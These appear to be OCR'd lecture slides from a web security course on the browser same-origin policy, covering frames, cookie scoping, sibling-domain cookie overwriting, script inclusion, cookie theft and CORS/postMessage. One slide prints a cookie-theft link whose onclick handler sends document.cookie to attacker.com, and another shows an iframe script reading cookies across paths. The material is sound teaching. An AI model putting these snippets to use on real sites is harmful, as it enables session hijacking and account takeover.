
Only code from same origin can access HTML elements on another site (or in an iframe).



www.example.com (the parent) **can** access HTML elements in the iframe (and vice versa).

www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Problem: Who Can Navigate a Frame?



If bad frame can navigate sibling frames, attacker gets password!

Problem: Gadget Hijacking in Mashups

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



Solution: Modern browsers only allow a frame to navigate its "descendent" frames

Same-Origin Policy: Cookies

- **For cookies:** Only code from same origin can read/write cookies associated with an origin.
  - Can be set via Javascript (`document.cookie=…`) or via `Set-Cookie` header in HTTP response.
  - Can narrow to subdomain/path (e.g., http://example.com can set cookie scoped to http://account.example.com/login.) (Caveats soon!)
  - Secure cookie: send only via HTTPS.
  - HttpOnly cookie: can't access using JavaScript.

Same-Origin Policy: Cookie Reading

- **First-party cookie:** belongs to top-level domain.
- **Third-party cookie:** belongs to domain of embedded content.



Same Origin Policy: Cookie Writing

domain: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by **login.site.com**?

allowed domains	disallowed domains
✓ **login.site.com**	✘ **user.site.com**
✓ **.site.com**	✘ **othersite.com**
	✘ **.com**

login.site.com can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .washington.edu

path: anything

Problem: Who Set the Cookie?

- Alice logs in at login.site.com
  - login.site.com sets session-id cookie for .site.com
- Alice visits evil.site.com
  - Overwrites .site.com session-id cookie with session-id of user "badguy" -- not a violation of SOP!
- Alice visits cse484.site.com to submit homework
  - cse484.site.com thinks it is talking to "badguy"
- Problem: cse484.site.com expects session-id from login.site.com, cannot tell that session-id cookie has been overwritten by a "sibling" domain

Problem: Path Separation is Not Secure

- Cookie SOP: path separation
  - When the browser visits **x.com/A**, it does not send the cookies of **x.com/B**
  - This is done for efficiency, not security!

- DOM SOP: no path separation
  - A script from **x.com/A** can read DOM of **x.com/B**

```
<iframe src=“x.com/B"></iframe>
alert(frames[0].document.cookie);
```

Same-Origin Policy: Scripts

- When a website **includes a script,** that script runs in the context of the embedding website.

www.example.com

```
<head>
<script
src="http://otherdoma
in.com/library.js"></
script> </head>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in the script sets a cookie, under what origin will it be set?


Cookie Theft

- Cookies often contain authentication token
  – Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/sto
le.cgi?cookie='+document.cookie; return
false;">Click here!</a>
```

- Cookie theft via network eavesdropping
  – Cookies included in HTTP requests
  – One of the reasons HTTPS is important!

Firesheep



https://codebutler.github.io/firesheep/

Cross-Origin Communication?

- Websites can embed scripts, images, etc. from other origins.
- **But:** AJAX requests (aka XMLHttpRequests) are not allowed across origins.

On example.com:

```
<script>
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = handleStateChange; // Elsewhere
xhr.open("GET", “https://bank.com/account_info”, true);
xhr.send();
</script>
```

Cross-Origin Communication?

- Websites can embed scripts, images, etc. from other origins.
- **But:** AJAX requests (aka XMLHttpRequests) are not allowed across origins.

- Why not?
  - Browser automatically includes cookies with requests (i.e., user credentials are sent)
  - Caller can read returned data (clear SOP violation)

Allowing Cross-Origin Communication

- Domain relaxation
  - If two frames each set document.domain to the same value, then they can communicate
    - E.g. www.facebook.com, facebook.com, and chat.facebook.com
    - Must be a suffix of the actual domain
- Access-Control-Allow-Origin: <list of domains>
  - Specifies one or more domains that may access DOM
  - Typical usage: Access-Control-Allow-Origin: *
- HTML5 postMessage
  - Lets frames send messages to each other in controlled fashion
  - Unfortunately, many bugs in how frames check sender's origin